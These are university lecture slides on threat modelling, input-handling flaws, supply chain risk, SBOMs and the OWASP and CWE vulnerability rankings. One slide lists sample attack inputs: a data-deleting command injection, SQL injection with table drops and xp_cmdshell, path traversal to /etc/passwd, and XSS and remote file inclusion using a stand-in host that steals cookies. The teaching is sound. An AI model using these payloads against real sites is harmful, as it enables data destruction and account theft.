

Software Security

Threat Modelling & **INPUT** problems



Erik Poll

Digital Security

Radboud University Nijmegen

Recap

Security measures at various stages in the development lifecycle

1. **Static analysis (SAST):** eg **PREfast**
2. **Dynamic analysis (DAST) :** eg **fuzzing**
3. **Safe(r) programming languages**
4. **Compartmentalisation/Sandboxing**

for **detection, prevention, and/or mitigating impact** of bugs

Recap: before mid-term break

Security vulnerabilities we came across

- **Memory corruption**
- **Integer overflow**
- **Format string attacks**
- **OS command injection** - in PREfast example

```
int execute( [SA_Pre(Tainted=SA_No)] char *buf) { return system(buf); }
```

- **Deserialisation attacks**

eg in Java, with Log4J

Today & next week: most other security vulnerabilities

This week and next week

- **Threat modelling**
- **Classifications of security flaws**
 - all the other bug classes
- **Secure input handling**
 - more structural prevention of input handling problems

Threat modelling

How would you attack this website?

The image shows a web browser window with the following content:

- Browser tab: Large Corporate Website
- Address bar: company.nl/XYZ123?uid=s345&option=1&lang=en
- Page title: Info on our product XYZ123
- Text: ...
- Text: We value your feedback!
- Text input field: Enter your comment
- Text input field: Your email address :
- Button: Attach a file
- Button: Submit

Four red arrows originate from a large, red, dripping 'INPUT' label on the right side of the page. The arrows point to the address bar, the 'Enter your comment' text area, the 'Your email address :' text input field, and the 'Attach a file' button.

Fun **INPUT** to try

- Ridiculously long inputs to cause buffer overflows
 - or with lots of `%x%x%x%x%x` to trigger format string attacks
- OS command injection `erik@ru.nl; rm -fr /`
- SQL injection `erik@ru.nl ' ; DROP TABLE Customers;--`
`erik@ru.nl ' ; exec master.dbo.xp_cmdshell`
- Path traversal `http://company.nl/XYZ123?lang=../../etc/passwd`
`http://company.nl/XYZ123?lang=../../../../dev/urandom`
- Forced Browsing `http://company.nl/XYZ123?uid=s000` , `s001` etc.
- HTML injection & XSS eg via HTML input in the text field
`<html>`
`<html> <script> ...; img.src="http://mafia.com/" + document.cookie</script>`
or via URL parameter
`http://company.nl/XYZ123/index.html?uid=s456&option=<script>...</script>`
- Local or Remote PHP file injection
`http://company.nl/XYZ123/index.html?option=../../admin/menu.php%00`
`http://company.nl/XYZ123/index.html?option=http://mafia.com/attack.php`
- noSQL, LDAP, XML, SSI, XXE, OGNL, ... injection

Fun files to upload


Just to DoS:

- zip or XML bomb
 - 40 Kb zip file can expand to 4GB when unzipped - aka **zip of death**
 - 1Kb XML file can expand to 3 GB when XML parser expands recursive definitions as part of **canonicalisation**

To take over control in more interesting ways:

- .exe file
- malformed PDF file to exploit flaw in PDF viewer
- malformed XXX file to exploit flaw in XXX viewer
 - esp. for complex file formats with viewers in memory-unsafe languages
- Word or Excel document with macros
 - old-time favourite, but still works & still in use
- Uploading some JavaScript?
 - if you have another attack to trick browsers into executing it

Other attack vectors, besides these input possibilities?



INPUT

Other attack vectors

The screenshot shows a web browser window with the title 'Large Corporate Website'. The address bar contains the URL 'company.nl/XYZ123?uid=s345&option=1&lang=en'. The page content includes the heading 'Info on our product XYZ123', followed by an ellipsis '...', and the text 'We value your feedback!'. Below this is a text input field with the placeholder text 'Enter your comment'. Underneath the text field is a label 'Your email address :' followed by an empty text input field. At the bottom of the form are two buttons: 'Attach a file' and 'Submit'.

Less obvious attack vectors:

- Supply chain attacks
- Insider attacks
- Setting a fake copy of the website at `https://c0mpany.nl` to use in phishing attack

Example supply chain attacks

ANDY GREENBERG

EXCERPT

SECURITY AUG 22, 2018 5:00 AM

The Untold Story of NotPetya, the Most Devastating Cyberattack in History

Crippled ports. Paralyzed corporations. Frozen government agencies. How a single piece of code crashed the world.



Ticketmaster Blames Third Party Over Data Breach

By [Kevin Townsend](#) on June 28, 2018

How Hackers Slipped by British Airways' Defenses

Security researchers have detailed how a criminal hacking gang used just 22 lines of code to steal credit card data from hundreds of thousands of British Airways customers.

Microsoft Reports Russian Hackers Behind SolarWinds Attack Actively Targeting Tech Supply Chains, Focusing on Vulnerable Resellers

 SCOTT IKEDA · OCTOBER 29, 2021

<https://www.wired.com/story/magecart-amazon-cloud-hacks>

<https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/>

SBOM

Software Bill of Materials (SBOM) is an **inventory of software components of some product**

“a complete, formally structured list of components, libraries, and modules that are required to build (i.e. compile and link) a given piece of software and the supply chain relationships between them. These components can be open source or proprietary, free or paid, and widely available or restricted access”

Goal: improved insight in supply chain & dependencies,

- to be aware **of attack surface** that the supply chain brings
- to manage **patching**
- ...

Industry & government push to make SBOMs standard / mandatory

Threat modelling

- **HOW?** Attack surface, attack vectors
- **WHO?** Capabilities & resources of the attacker
- **WHY?** What is attacker interested in?
Or: what are we as defenders worried about?

Some semi-structured approaches: attack trees, Microsoft STRIDE, drawing some diagrams & brainstorming a bit, ...

We can use a *negative* security model in terms of **threats**,
or *positive* one in terms of **security requirements**
or better still, in terms of **security controls** that we can implement

Threat modelling also comes up in Security in Organisations course


HOW things go wrong:

**classes of
security vulnerabilities**

Classifications & rankings of security flaws

Many proposals to **categorise & rank** common security vulnerabilities in **bug classes**

- **OWASP Top 10**
- **SANS CWE Top 25**
- **24 Deadly Sins of Software Security**
- ...
- ...



OWASP Top Ten


2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures*
- A10:2021-Server-Side Request Forgery (SSRF)*

OWASP Top Ten



SANS CWE Top 25 [2021]

1. **Out-of-bounds Write**
2. **Cross-Site Scripting (XSS)**
3. **Out-of-bounds Read**
4. **Improper Input Validation**
5. **OS command injection**
6. **SQL Injection**
7. **Use After Free**
8. **Path traversal**
9. **Cross-Site Request Forgery (CSRF)**
10. **Unrestricted Upload of File with Dangerous Type**
11. **Missing Authentication for Critical Function**
12. **Integer Overflow or Wraparound**
13. **Deserialization of Untrusted Data**
14. **Improper Authentication**
15. **NULL Pointer Dereference**
16. **Use of Hard-coded Credentials**
17. **Improper Restriction of Operations within Buffer Bounds**
18. **Missing Authorization**
19. **Incorrect Default Permissions**
20. **Exposure of Sensitive Information to an Unauthorized Actor**
21. **Insufficiently Protected Credentials**
22. **Incorrect Permission Assignment for Critical Resource**
23. **Improper Restriction of XML External Entity Reference (XXE)**
24. **Server-Side Request Forgery (SSRF)**
25. **Command Injection**

See <https://cwe.mitre.org/top25/index.html> for latest version

